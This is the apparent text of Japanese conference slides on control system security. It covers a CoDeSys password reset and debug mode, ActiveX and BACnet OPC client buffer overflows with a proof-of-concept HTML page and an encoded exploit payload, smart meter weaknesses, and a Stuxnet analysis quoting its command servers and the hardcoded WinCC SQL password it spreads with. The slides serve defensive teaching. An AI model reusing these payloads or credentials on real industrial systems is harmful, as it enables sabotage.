
- strcpyは対策したようだ
- sprintf系を見落としているのでは？



strcpyの危険性については詳しく解説しているが、その他の関数についてはそれほど説明が無い

JPCERT/CCが提供する「CERT セキュアコーディング
スタンダード」日本語訳より抜粋
<http://www.jpCERT.or.jp/sc-rules/c-misc34-c.html>

パスワードリセット




The image shows a Windows Registry Editor window with a 'CoDeSys Gateway Server: Change password' dialog box overlaid on top. The dialog box has three input fields for 'Current password', 'New password', and 'Confirm password', along with 'OK' and 'Cancel' buttons. The Registry Editor window shows a tree view of registry keys and a list of values. The path shown in the status bar is: マイ コンピューター\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{DDB11AF1-2347-11d3-8ED4-006008E7DE53}

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
Value	REG_BINARY	e0 85 9b 37 ee db 39 c8 00

その他の「仕様」

- ポートに接続すれば、ファイル取得、編集、レポート入手、等の命令発行が可能
- とあるキーを入力するとデバッグモードに移行



CoDeSys Gateway Server: Change password

Current password:

New password:

Confirm password:

OK

Cancel



CoDeSys Gateway Server: Change password

Current password:

New password:

Confirm password:

Get the master password for the following number from your OEM to clear the current password

6446C86519194ECE


Master password:

OK

Cancel

クライアント側の脆弱性

- ActiveX
- ファイルの読み込み



ActiveX

- クライアントPCに実行ファイルがインストールされる
- Webサーバにアクセスした際に呼び出される
- どのWebサーバからでも呼び出すことが可能

誰でも攻撃用Webサーバを用意できる



CyberDefense

The image displays a screenshot of Immunity Debugger running IEXPLORE.EXE. The assembly view shows the following instructions:

Address	Disassembly
10001F3F	CMP DWORD PTR DS:[ECX-4],EAX
10001F42	JG SHORT soaex32.10001F49
10001F44	CMP EDI,DWORD PTR DS:[ECX-4]
10001F47	JLE SHORT soaex32.10001F58
10001F49	MOV EAX,EAX
10001F4B	CALL soaex32.10001F9C
10001F50	PUSH EDI
10001F51	MOV EAX,ESI
10001F53	CALL soaex32.10001F5D
10001F58	POP EDI
10001F59	POP ESI
10001F5A	RETN 4
10001F5D	PUSH EAX
10001F5E	MOV ESI,DWORD PTR SS:[ESP+8]
10001F62	PUSH EDI
10001F63	MOV EDI,ECX
10001F65	TEST EAX,EAX
10001F67	JNZ SHORT soaex32.10001F70
10001F69	MOV EAX,DWORD PTR DS:[1003F...]
10001F6E	JMP SHORT soaex32.10001F32
10001F70	LEA EAX,DWORD PTR DS:[ESI+4]
10001F73	PUSH EAX
10001F74	CALL soaex32.10001BD75
10001F79	TEST EAX,EAX
10001F7B	POP EAX
10001F7C	JE SHORT soaex32.10001F97
10001F7E	MOV DWORD PTR DS:[EAX],1

The registers window shows the following values:

Register	Value
EAX	00000001
ECX	41414141
EDX	00128265
EBX	00128264
ESP	00128238
EBP	00128464
ESI	00128400
EDI	00000251

The Internet Explorer window shows a page titled "sample_aex.html" with a form containing a button labeled "Start".

The source code of the page is displayed below, with a red box highlighting a parameter value:

```
4 <!-- ToolTip OPC Board/line Control -->  
5 <P>  
6 <OBJECT classid="clsid:95a541e3-120b-11d0-8830-000000000000" height=200 style="LEFT: 0px; TOP: 0px" width="100%" ^ >  
7   <PARAM NAME="DataControl" VALUE="OPC Board/line Control 1" />  
8   <PARAM NAME="Column#" VALUE=10 />  
9   <PARAM NAME="Column0" VALUE="1,150,0,1,1,AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" />  
10 </OBJECT>  
11 </P>  
12  
13 <BUTTON ID="Button1" onclick="Toggle">Start</BUTTON>  
14 <P ID="opcItems">Please click the 'Start' button to connect the OPC Server.</P>  
15  
16 <CENTER>  
17 <BR>  
18 [right-click anywhere in the window to view the source code]
```

仕様で実装されていた命令

- WriteTextData()
- OpenTextFile()
- CreateProcess()
- addUser()
- SetIpAddress()
- SendCmd()
- SDFFileDelete()



BACnet OPCクライアントでの ファイルの読み込み

The screenshot shows the SCADA Engine BACnet OPC Client interface. An 'Edit Tag' dialog box is open, displaying a hex dump of exploit code. The code is organized into columns A, B, C, and D. A red arrow points to the hex dump with the label 'Exploitコード'.

	A	B	C	D
1	OPC_TAG_NAME	OBJECT_TYPE	INSTANCE	OBJECT_NAME
	¥			
	BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB			
	BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB			
	BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB			
	BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB			
	BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB			
	BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB			
	BBBBB3/翻XXXX0Y0類.....			
	OIIIIIQZVTX630VX4A0B6HH0B30BCVX2BDBH4A2AD			
	OADTBDQB0ADAVX4Z8BDJOMNOJNFTB0BPBPKHE			
	DNSXN7E0J7APONKX04JQKXOE BRA0KNIDKXF3K8			
	APPNA3BLIINJF8BLF7G0ALLLM0APDLKNFOK3FUF2			
	FPEWENKXOUFBA0KNH6KXN0KTKXOENQA0KNKXN			
	AKHAPKNIHNUFBF0CLACBLFFKXBDSE8BLJWN0K			
	XBTN0KXBGN1MJKXJVJPKNI0K8BHBKB0B0B0KXJ6			
	NCOUACHOB6HEI8JOCXBLKWB5J6ONPLBNB6JFJIF			
	OLHP0G50OGNCFM6FVP2E6JWEFB2OBCVBBP6E6F			
	WBREWCGE6D7B2CGBWN6OF16FWB2G7AFDWEFB			
	OBA4F4FDB2HBHBBRP6EVFGBBNFOVCF6NVGVD			
	GO6EGB7BBATFVM6IFPVI6CGFGDWAVFWOFDGC7B			
	BCGBGNFO6IFFGB2O2A4F4FBPZ¥scada		0	0
2				
3				

スマートメーター

- 電気メーターをデジタル化
- 検針作業を効率化
- 電力消費量をグラフ化
- 供給計画の効率化
- 遠隔で操作




<http://www.bpa.gov>

スマートメーターに存在した脆弱性

- 暗号化されていない通信
- 認証のないデータアクセス
- 電力消費量分析によるプライバシー問題
- 何秒ごとにデータを送るか
- メーターの数値を書き換える
- 耐タンパー性
- ICMPのハンドリング

間違いだらけの Stuxnet対策



Stuxnetに対する よくある誤解

- 攻撃者サーバがダウンしているので解析できない
- ポート80番で通信するので危険、危険
- 外部との通信を遮断(または警戒)する必要がある
- 出口対策重要
- Step7/WinCCの脆弱性が使われた
- PLCの脆弱性が使われた

外部との通信はアップデート用にすぎない




CyberDefense

- マレーシアとデンマークのサーバ
- 基本機能はすでにある
- 出口対策では防げない
- 犯人の目的は情報搾取ではなく
破壊活動

```
00 00 00 00 00 .....  
00 77 00 77 00 .....w.w.  
00 65 00 6D 00 w...m.y.p.r.e.m.  
00 62 00 6F 00 i.e.r.f.u.t.b.o.  
00 00 00 00 00 l...c.o.m.....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 69 00 6E 00 .....i.n.  
00 70 00 3F 00 d.e.x...p.h.p.?.  
00 00 00 00 00 d.a.t.a.....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 00 00 00 00 .....  
00 77 00 77 00 .....w.w.  
00 79 00 73 00 w...t.o.d.a.y.s.  
00 2E 00 63 00 f.u.t.b.o.l...c.  
00 00 00 00 00 o.m.....  
00 00 00 00 00 .....
```

攻撃された場所






WinCC SQLのデフォルトパスワードを使って感染を広げる

```
mov     esi, ecx
call   sub_1001B332
and    dword ptr [ebp-4], 0
push   3Ch
push   offset a2wsxcder ; "2WSXcder"
push   offset aWinccconnect ; "WinCCConnect"
push   offset aMaster ; "master"
push   offset a_Wincc ; ".¥¥WinCC"
push   offset aSqloledb ; "sqloledb"
lea    eax, [ebp-38h]
push   offset aProviderSDatas ; "Provider='%s';Data Source=%s;Initial Ca"...
push   eax
```

複数存在する**感染手段のひとつ**にすぎない

MC7のバイトコードまで熟知されていた

```
4B4 unk_1003A4B4 db 0FBh ; d
4B4
4B5 db 70h ; p
4B6 db 7
4B7 db 52h ; R
4B8 db 70h ; p
4B9 db 0Bh
4BA db 0
4BB db 2
4BC db 68h ; h
4BD db 3Eh ; >
4BE db 38h ; 8
4BF db 7
4C0 db 0DEh ; *
4C1 db 0ADh ; ュ
4C2 db 0F0h ; d
4C3 db 7
4C4 db 39h ; 9
4C5 db 80h ; ■
```



Network 1: Title:	
Comment:	
UC	FC 1874
POP	
L	DW#16#DEADF007
==D	
BEC	
L	DW#16#0
L	DW#16#0

- MC7バイトコードはCPUごとに異なる
- 攻撃対象の環境が熟知されていた(S7-315-2, S7-417, Profibus)ことも問題

まとめ

- 制御システムのセキュリティは**10年前**の状況(失われた10年)
- 攻撃に、難しいExploitは必要ない
- まずは「セキュリティ」の存在を知ることから
- Windows環境が標的、起点になることが多い
- 緩和策を検討しつつ、少しずつ、「認証」「暗号化」の検討を
- 制御システムエンジニアは**セキュリティを知る必要**がある
- セキュリティエンジニアは**制御システムを知る必要**がある

ご清聴ありがとうございました

お問い合わせは、こちらまで

福森 @ cyberdefense.jp